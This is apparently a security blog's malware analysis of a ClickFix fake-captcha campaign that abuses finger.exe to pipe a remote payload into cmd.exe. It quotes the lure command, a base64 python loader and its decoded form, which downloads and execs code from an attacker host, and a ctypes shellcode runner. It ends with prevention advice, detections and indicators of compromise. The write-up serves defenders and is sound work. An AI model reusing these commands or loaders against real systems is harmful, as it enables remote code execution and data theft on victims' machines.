Verify You Are Human
Getting The Finger:
According to Microsoft Finger.exe does the following:
"Displays information about a user or users on a specified remote computer (typically a computer running UNIX) that is running the Finger service or daemon. The remote computer specifies the format and output of the user information display. Used without parameters, finger displays help"
What this allows attackers to do is to host a secondary payload on a finger server and pipe the returned output of the finger.exe command to another program such as cmd.exe or powershell.exe.
as demonstrated here by the lol-basproject
The Attack
I wanted to walkthrough a malware infection chain that utilizes the finger.exe binary to bring to light how important a defense-in-depth strategy is when it comes to defeating these types of infections.

This particular chain was kicked off by a fake captcha attack A.K.A. ClickFix.
You can see in the following code block what the user would have pasted into the run dialog box and executed had they fallen for this attack:
%COMSPEC% /c start "" /min %COMSPEC% /c start "" /min %COMSPEC% /c start "" /min cmd /k "finger [email protected] | %COMSPEC%" && echo ' Verify you are human------press ENTER '
This command would have started a minimized cmd.exe window and used finger.exe to get information from outlookusa[.]net for user "look". The output of this command is piped to cmd.exe.
If we look at the info provided by the finger command for user look from this server we see the following:

When piped to the cmd.exe this command does the following:
- Sets a variable to be the local appdata folder followed by a random name
- Downloads the third stage payload from outlookusa[.]net and saves it to the previously set variable name with a pdf extension
- Creates a directory with the same variable name
- Uses tar to extract the pdf (it was actually a tar ball) to the created directory
- Sets another variable to be "pythonw" (with some obfuscation of corse)
- Starts pythonw with the "-c" flag (used to execute inline python code), invokes the exec function and passes in the following base64 encoded python code:
__import__('base64').b64decode('IyA2cFhZempyNUMxVVZ4ZzZqMmlIMm1WOGVLdQ0KaW1wb3J0IHNzbA0KaW1wb3J0IHVybGxpYi5yZXF1ZXN0DQpzc2wuX2NyZWF0ZV9kZWZhdWx0X2h0dHBzX2NvbnRleHQgPSBzc2wuX2NyZWF0ZV91bnZlcmlmaWVkX2NvbnRleHQNCmV4ZWModXJsbGliLnJlcXVlc3QudXJsb3BlbignaHR0cDovL2xlLWNyeXN0YWwuY29tLzIwNmE0ZWRmLTE5ZWQtNWJkOS1iNmVkLThkZjBmZDVlMWUzMy9sb2NhbDYudHh0JykucmVhZCgpLmRlY29kZSgndXRmLTgnKSk=').decode('utf-8'))
The decoded python code is as follows:
import ssl
import urllib.request
ssl._create_default_https_context = ssl._create_unverified_context
exec(urllib.request.urlopen('http://le-crystal.com/206a4edf-19ed-5bd9-b6ed-8df0fd5e1e33/local6.txt').read().decode('utf-8'))
When executed, this python code downloads the THIRD stage of this malware infection and passes it to the python exec function.
If we grab that url from the python code and bring it down to our malware lab we get a giant blob of more base64 encoded text that also does a couple of replace operations for good measure.
We can use some simple python to de-obfuscate this mess.
import base64
print(base64.b64decode(" <Blob of mess here>.replace('ж', '9').replace('р', 'w').replace('Т', 'C').replace('з', 'e').replace('ф', '1').replace('и', 'S').replace('г', 'P')).decode('utf-8'))
When that code is decoded we get the following:
import time
import ctypes

def xor_decrypt(ciphertext_bytes, key_bytes):
    decrypted_bytes = bytearray()
    key_length = len(key_bytes)
    for i, byte in enumerate(ciphertext_bytes):
        decrypted_byte = byte ^ key_bytes[i % key_length]
        decrypted_bytes.append(decrypted_byte)
    return bytes(decrypted_bytes)

shellcode = bytearray(xor_decrypt(base64.b64decode( <LARGE BLOG OF XOR ENCRYPTED BASE64 DATA>)))
ptr = ctypes.windll.kernel32.HeapAlloc(ctypes.windll.kernel32.HeapCreate(0x00040000, len(shellcode), 0), 0x00000008, len(shellcode))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
time.sleep(6)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr), buf, ctypes.c_int(len(shellcode)))
time.sleep(2)
functype = ctypes.CFUNCTYPE(ctypes.c_void_p)
fn = functype(ptr)
fn()
The python script is actually quite simple; it has a xor decrypt function which is pretty self explanatory, it has some hardcoded shellcode (excluded in the example for space), and once the shellcode is decrypted it allocates some memory, moves the shellcode into the allocated space, creates a ctype function with the pointer to the memory address of the shellcode, and then executes it.
I ended up making a copy of the script, removing the end of it (the part that allocates and executes)
and added my own ending:
with open("shellcode.bin","wb") as f:
	f.write(shellcode)

print("shellcode writen to file")
After running the script, we now have a bin file to analyze.
Using floss to check out static and stack strings found in the binary data:
floss.exe -f sc32 -- ..\dropzone\2026\jan\31\shellcode_v4.bin
There are a couple of interesting things that we can see that may allude to what this shellcode is attempting to do.
The first thing that sticks out is a url to another payload hosted at the same domain we saw before:
INFO: floss.results: hxxps://le-crystal[.]com/206a4edf-19ed-5bd9-b6ed-8df0fd5e1e33/preset_6
Next, we see some other interesting commands found in the stack strings:
INFO: floss.results: install_path
INFO: floss.results: package_name
INFO: floss.results: run_as_admin
INFO: floss.results: .msi
INFO: floss.results: install
INFO: floss.results: runas
INFO: floss.results: open
INFO: floss.results: msiexec.exe
INFO: floss.results: /i "%s"
From these strings I believe its safe to assume given the "/i" command flag, that this shellcode is trying to install an msi package.
Dynamic Analysis
We can move to on dynamic analysis and try and confirm or deny our findings so far. This will also provide us another opportunity to capture indicators of compromise to use in further detections.
For dynamic analysis I like to open systeminformer, procmon, regshot, and wireshark.
With these running, we can execute the malware in the exact same way the victim would have.
Windows + R key followed by CTL + V and finally Enter.

As the malware runs through its different stages we can keep an eye on procmon and systeminformer.
We can also see in procmon the use of curl and tar to bring down additional payloads as well as the execution of pythonw.exe
Looking at the pythonw execution we can see the arguments:
C:\ProgramData\AndronFolder\__init__.py
If we take a look at that python script we can see something interesting:
# Pyarmor 9.2.1 (trial), 000000, non-profits, 2025-12-02T23:02:24.671747
from pyarmor_runtime_000000 import __pyarmor__
This malware is using pyarmor for obfuscation and encryption.
Working through pyarmor to get the source code for the python script is definitely out of scope of this exercise. While it would be very interesting to see the inner workings of this malware, I am more concerned with extracting IOC's to contain + eradicate this threat as well as to prevent future infections.
So for that, we turn back to our dynamic analysis.
Continuing with procmon we can filter for all networkconnections initiated by python.
We can then grab all of the IP's/Domain names and add them to our IOC list.
turning to Wireshark we can review the pcap and confirm/deny our network connections.
I also like to check out all of the DNS request performed and here we can see that there was a DNS requests for steamcommunity[.]com..
If I had to guess I would say that this malware may be using steam for C2 domain resolution similar to what we have seen with LummaC2
If steam is not expected/authorized in your environment then you can add it to the IOC list. I will leave it out for now.
Now that we have a handle on the communication destinations and can block them on the network edge.
We can turn our attention to what else the malware is doing on the local system.
taking a look at our regshot before and after comparison we can see that there was a scheduled task that was created.

Looking at the C:\Windows\System32\Tasks directory we can see a pythonw.exe file:

Thats odd.... I was expecting an xml file...
Opening the pythonw.exe file in pestudio I see that there isnt any binary data, only strings...
Opening the pythonw.exe file in vscode reveals that the the exe file is actually an xml for the persistance mechanism via scheduled task.
Looking through the xml data we can see that it is set to execute on logon.
Additionally we can see that it is also executing our "_init_.py" file
    <Exec>
      <Command>C:\ProgramData\AndronFolder\pythonw.exe</Command>
      <Arguments>C:\ProgramData\AndronFolder\__init__.py</Arguments>
      <WorkingDirectory>C:\ProgramData\AndronFolder</WorkingDirectory>
    </Exec>
Doing a quick goole search for pyarmor malware we can immediately see some recent results from Unit42 relating to a Discord stealer.
While I did not observe anything related to discord, I also have not interacted with discord on this device nor do I have it installed.
After performing dynamic analysis and gathering our IOC's, we can add these to our EDR solution, DNS filtering, and Firewall block list.
One thing that I did not see during dynamic analysis was the execution of msiexec to install software..
procmon did not see ANY use of msiexec during execution either.
Detection/Prevention Opportunities
Prevention
This attack could and should be stopped by a few different means.
- Disable the run dialog box for user who do not require it for business use
- Use DNS filtering in conjunction with CTI to block recently created domains as well as domains that have been identified as being malicious (some firewalls can do the same)
- Use application control to block the installation or execution of applications that are not approved ie. python
- Purchase and properly configure an EDR solution
- block outbound traffic on tcp port 79 (this is the port that finger uses)
Detection
- Any execution of the finger binary
- outbound communication on tcp port 79
- Scheduled task creation
Obviously EDR solutions will have additional detections surrounding allocation and execution of shellcode.
Final thoughts
This brief breakdown of a malware infection goes to show the ever evolving threat landscape and reminds us why vigilance is required to keep us safe.
IOC's
| IP's |
|---|
| 173.44.141.163 |
| 170.130.165.194 |
| Domains |
|---|
| grtrip[.]org |
| le-crystal[.]com |
| outlookusa[.]net |
| SHA256 |
|---|
| 1A6F06C408302E3152815083D7B25CF8330CA04DDBB47559A586519263C36836 |
Additional Resources
https://www.bleepingcomputer.com/news/security/decades-old-finger-protocol-abused-in-clickfix-malware-attacks/
https://cyber.wtf/2025/02/12/unpacking-pyarmor-v8-scripts/
https://isc.sans.edu/diary/31840